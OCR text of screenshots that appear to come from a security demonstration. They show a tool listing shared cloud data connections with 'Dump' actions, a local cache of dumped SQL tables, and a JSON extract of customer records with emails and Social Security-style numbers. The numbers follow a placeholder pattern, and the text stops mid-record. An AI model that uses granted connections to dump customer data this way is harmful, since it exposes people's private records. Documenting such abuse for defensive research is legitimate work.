
	Connector	Connection	Created by			
	shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
	shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump




.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 / connections / shared_sql / ff47194e357e459b8756a5f43f59ccc6 / table

Name	↓ᴬᶻ	Mimetype	Modified	Size
default-Customers.json	⬇	application/json	2023.07.28 11:09:35	23.92 KiB
default-sys.database_firewall_rules.json	⬇	application/json	2023.07.28 11:09:35	2 B
default-sys.ipv6_database_firewall_rules.json	⬇	application/json	2023.07.28 11:09:36	2 B

127.0.0.1:8080/open/data/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connections/.../default-Customers.j...




```
[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName":
"Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId":
"566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email":
"christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-
9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com",
"SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256,
"FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"},
{"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName":
"Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId":
"f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email":
"amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-
b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com",
"SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245,
"FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"},
{"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName":
"Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId":
"425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email":
"sophiec@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-
ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com",
"SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456,
"FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"},
{"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName":
"Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId":
"9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email":
"danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-
b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com",
